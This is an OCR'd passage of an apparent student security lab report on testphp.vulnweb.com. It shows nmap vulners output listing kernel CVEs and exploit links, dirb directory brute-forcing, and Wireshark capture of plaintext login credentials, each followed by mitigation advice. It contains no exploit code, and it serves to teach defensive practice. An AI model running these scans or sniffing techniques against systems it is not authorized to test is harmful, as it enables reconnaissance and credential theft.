
Step 2 :


By clicking on the CVE link, we can see , we find CVE from this website. We get many CVE from this website with use of this command and also see the details of each CVE .



1.4 view CVE details


root@kali: ~/dhara
File Actions Edit View Help
| CVE-2021-47589 0.0 https://vulners.com/cve/CVE-2021-47589
| CVE-2021-47583 0.0 https://vulners.com/cve/CVE-2021-47583
| CVE-2021-47566 0.0 https://vulners.com/cve/CVE-2021-47566
| CVE-2021-47565 0.0 https://vulners.com/cve/CVE-2021-47565
| CVE-2021-47549 0.0 https://vulners.com/cve/CVE-2021-47549
| CVE-2021-47544 0.0 https://vulners.com/cve/CVE-2021-47544
| CVE-2021-47485 0.0 https://vulners.com/cve/CVE-2021-47485
| CVE-2021-47479 0.0 https://vulners.com/cve/CVE-2021-47479
| CVE-2021-47477 0.0 https://vulners.com/cve/CVE-2021-47477
| CVE-2021-47475 0.0 https://vulners.com/cve/CVE-2021-47475
| CVE-2021-47474 0.0 https://vulners.com/cve/CVE-2021-47474
| CVE-2021-47418 0.0 https://vulners.com/cve/CVE-2021-47418
| CVE-2021-47416 0.0 https://vulners.com/cve/CVE-2021-47416
| CVE-2021-47401 0.0 https://vulners.com/cve/CVE-2021-47401
| CVE-2021-47396 0.0 https://vulners.com/cve/CVE-2021-47396
| CVE-2021-47391 0.0 https://vulners.com/cve/CVE-2021-47391
| CVE-2021-47375 0.0 https://vulners.com/cve/CVE-2021-47375
| CVE-2021-47366 0.0 https://vulners.com/cve/CVE-2021-47366
| CVE-2021-47351 0.0 https://vulners.com/cve/CVE-2021-47351
| CVE-2021-47344 0.0 https://vulners.com/cve/CVE-2021-47344
| CVE-2021-47315 0.0 https://vulners.com/cve/CVE-2021-47315
| CVE-2021-47314 0.0 https://vulners.com/cve/CVE-2021-47314
| CVE-2021-47310 0.0 https://vulners.com/cve/CVE-2021-47310
| CVE-2021-47297 0.0 https://vulners.com/cve/CVE-2021-47297
| CVE-2021-47288 0.0 https://vulners.com/cve/CVE-2021-47288
| CVE-2021-47276 0.0 https://vulners.com/cve/CVE-2021-47276
| CVE-2021-47250 0.0 https://vulners.com/cve/CVE-2021-47250
| CVE-2021-47249 0.0 https://vulners.com/cve/CVE-2021-47249
| CVE-2021-47237 0.0 https://vulners.com/cve/CVE-2021-47237
| CVE-2021-47236 0.0 https://vulners.com/cve/CVE-2021-47236
| CVE-2021-47188 0.0 https://vulners.com/cve/CVE-2021-47188
| CVE-2021-47168 0.0 https://vulners.com/cve/CVE-2021-47168
| CVE-2021-47153 0.0 https://vulners.com/cve/CVE-2021-47153
| CVE-2021-47146 0.0 https://vulners.com/cve/CVE-2021-47146
| CVE-2021-47122 0.0 https://vulners.com/cve/CVE-2021-47122
| CVE-2021-47121 0.0 https://vulners.com/cve/CVE-2021-47121
| CVE-2021-47119 0.0 https://vulners.com/cve/CVE-2021-47119
| CVE-2021-47118 0.0 https://vulners.com/cve/CVE-2021-47118
| CVE-2021-47103 0.0 https://vulners.com/cve/CVE-2021-47103
| AC8391C6-9C7C-562A-A523-E925BC4005C3 0.0 https://vulners.com/githubexploit/AC8391C6-9C
7C-562A-A523-E925BC4005C3 *EXPLOIT*
| 9E1C498D-25A3-57B2-A391-764CDA0E674F 0.0 https://vulners.com/githubexploit/9E1C498D-25
A3-57B2-A391-764CDA0E674F *EXPLOIT*
ernel Range 3.3 – 3.4.86


root@kali: ~/dhara
File Actions Edit View Help
| vulners:
| cpe:/o:linux:linux_kernel:3.10.14:
| SSV:93207 10.0 https://vulners.com/seebug/SSV:93207 *EXPLOIT*
| SSV:92945 10.0 https://vulners.com/seebug/SSV:92945 *EXPLOIT*
| SSV:61843 10.0 https://vulners.com/seebug/SSV:61843 *EXPLOIT*
| PACKETSTORM:167805 10.0 https://vulners.com/packetstorm/PACKETSTORM:167805 *EXPLOIT*
| PACKETSTORM:155267 10.0 https://vulners.com/packetstorm/PACKETSTORM:155267 *EXPLOIT*
| EXPLOITPACK:CDE6BEFB491AF8EAA191AB4CAF1FFA98 10.0 https://vulners.com/exploitpack/EXPLOITPACK:CDE6BEFB491AF8EAA191AB4CAF1FFA98 *EXPLOIT*
| CVE-2015-1421 10.0 https://vulners.com/cve/CVE-2015-1421
| CVE-2014-2523 10.0 https://vulners.com/cve/CVE-2014-2523
| 1337DAY-ID-37859 10.0 https://vulners.com/zdt/1337DAY-ID-37859 *EXPLOIT*
| 1337DAY-ID-33499 10.0 https://vulners.com/zdt/1337DAY-ID-33499 *EXPLOIT*
| EDB-ID:47625 9.8 https://vulners.com/exploitdb/EDB-ID:47625 *EXPLOIT*
| CVE-2024-36905 9.8 https://vulners.com/cve/CVE-2024-36905
| CVE-2021-3773 9.8 https://vulners.com/cve/CVE-2021-3773
| CVE-2019-18814 9.8 https://vulners.com/cve/CVE-2019-18814
| CVE-2019-17133 9.8 https://vulners.com/cve/CVE-2019-17133
| CVE-2019-16746 9.8 https://vulners.com/cve/CVE-2019-16746
| CVE-2019-15505 9.8 https://vulners.com/cve/CVE-2019-15505
| CVE-2019-14897 9.8 https://vulners.com/cve/CVE-2019-14897
| CVE-2019-14896 9.8 https://vulners.com/cve/CVE-2019-14896
| CVE-2019-14895 9.8 https://vulners.com/cve/CVE-2019-14895
| CVE-2017-7895 9.8 https://vulners.com/cve/CVE-2017-7895
| CVE-2017-5897 9.8 https://vulners.com/cve/CVE-2017-5897
| CVE-2017-18174 9.8 https://vulners.com/cve/CVE-2017-18174
| CVE-2017-18017 9.8 https://vulners.com/cve/CVE-2017-18017
| CVE-2016-9555 9.8 https://vulners.com/cve/CVE-2016-9555
| CVE-2016-7117 9.8 https://vulners.com/cve/CVE-2016-7117
| CVE-2016-5344 9.8 https://vulners.com/cve/CVE-2016-5344
| CVE-2016-5343 9.8 https://vulners.com/cve/CVE-2016-5343
| CVE-2016-3955 9.8 https://vulners.com/cve/CVE-2016-3955
| CVE-2016-10229 9.8 https://vulners.com/cve/CVE-2016-10229
| CVE-2015-8812 9.8 https://vulners.com/cve/CVE-2015-8812
| CVE-2015-0573 9.8 https://vulners.com/cve/CVE-2015-0573
| CVE-2014-9410 9.8 https://vulners.com/cve/CVE-2014-9410
| B8AE8896-1DBB-5E1F-A374-AE6F4F625692 9.8 https://vulners.com/githubexploit/B8AE8896-1DBB-5E1F-A374-AE6F4F625692 *EXPLOIT*
| SSV:93143 9.3 https://vulners.com/seebug/SSV:93143 *EXPLOIT*
| SSV:93140 9.3 https://vulners.com/seebug/SSV:93140 *EXPLOIT*
| SSV:62030 9.3 https://vulners.com/seebug/SSV:62030 *EXPLOIT*
kernel Range 3.3 – 3.4.86


CVE-2015-1421
Start 30-day trial
CVE-2015-1421
Affected configurations
NVD

Mitigation :-

Identified open ports & close unnecessary ports :

Use tools like nmap to identified which ports are open ,and check all open ports that's necessary for website or not , if it's not then closed those ports.

Access Controls :

Allow only trusted resources & segment your network to limit exposure.

Updates :

Keep up-do-date your software and if possible than enable auto-update mode.

Monitoring :

Implement monitoring and logging for keep track login attempts and use firewalls for protect your website and its automatically blocked malicious websites, also you can install IDS system for monitoring ,and alert you for threats/malicious activity.

So, these steps are for protecting our network for malicious activity / cyber-attacks.

Conclusion :


While open ports aren't necessarily a vulnerability by themselves, they do present potential vulnerabilities that can be exploited. Remember that a port is a communication channel between two systems and can be an obvious attack vector. So, an open port with vulnerable services


running on them can be exploited by a malicious actor and even used to execute malicious code.

<u>Task 2</u> :- Brute force the website http://testphp.vulnweb.com/ and find the directories that are present in the website.

Step 1: Open Kali Linux tool dirb for find the directories.


2.1 Directory Brute force using dirb





Here , we can find phpinfo.php file (huge file), which contains many details of system.

2.2 details of hidden files directory



We can see, it’s found many other directories like,

- admin/ (code:403)
- CVS/ (code:200)
- Images/ (code:200)
- Pictures/
- Secured/
- Vendor/

Mitigation :

Restrict Access to Sensitive Directories :

- **For Apache servers** , you can use a .htaccess file to block access to sensitive directories. You can also deny access to everyone or just allow certain IP addresses.
- **For Nginx servers** , you can prevent access to specific directories by adding a simple deny all; line in the server's configuration.
- **For IIS servers** , you can control who gets access to your directories by adjusting the settings in the web.config file.

Use Web Application Firewalls (WAF) :

Set up a Web Application Firewall (WAF) to keep an eye on your website's traffic. It can help block hackers from accessing parts of your site they shouldn't and stop them from sneaking into directories they shouldn't see.

Use Proper permissions and hide sensitive files :

Move sensitive files (like configuration files) outside the web root if possible. Or you can rename the filename which can less predictable. & Files should only be accessible to the people who

need them, and directories should have the bare minimum permissions needed to work properly.

Custom 404 Error Pages & Input Validation :

Set up custom 404 error pages so that when something's not found, it doesn't give away any clues about your server's directories. Make sure to validate any input users give, so hackers can't sneak into directories or files they're not supposed to access.

Conclusion :


In short, Dirb is a handy tool in Kali Linux that helps find directories and hidden paths on websites. It works by scanning for common directory names and files, which can reveal parts of a site that aren't immediately visible. This makes it great for security testing, as it can help spot potential weaknesses or overlooked files that might be at risk. Just remember to use Dirb responsibly and only on sites where you have permission to scan.

Task 3 :- Make a login in the website http://testphp.vulnweb.com/ and intercept the network traffic using wireshark and find the credentials that were transferred through the network.

Step 1 : Open Kali Linux tool Wireshark , and click on eth0 option.


In another side, open website (http://testphp.vulnweb.com/) and make login with your name and password as like you wish.

3.1 Wireshark



You can see , many packets are captured by Wireshark ,and we don't need all packets.


Step 2 : you can filter by using keywords like, http.request method=="POST" and its shows our login file which is userinfo.php



You can also see information in HTTP Stream window. For that I extract vulnerability information found within property references in the HTTP stream.

In the given picture you can see username and password in the HTTP Stream window.

3.2 Login credentials



Mitigation :

Use Secure Connections:

- **HTTPS instead of HTTP:** Make sure websites use HTTPS, which secures your data by encrypting it. This way, even if someone is watching the network with a tool like Wireshark, they won't be able to see your login details.

- **SSH instead of Telnet:** When connecting to another computer remotely, use SSH. Unlike Telnet, SSH protects everything you send, including your username and password, by encrypting it.
- **FTPS/SFTP instead of FTP:** For sending files, choose FTPS or SFTP. These methods encrypt your data, unlike FTP, which sends everything, including passwords, in plain text where it could be easily intercepted.

2. Keep Sensitive Systems Separate :

- Separate important systems from less secure ones to reduce the risk of exposing login details.

3. Control Network Access :

- Only let trusted devices and users connect to the network to prevent unauthorized snooping.

4. Watch Your Network :

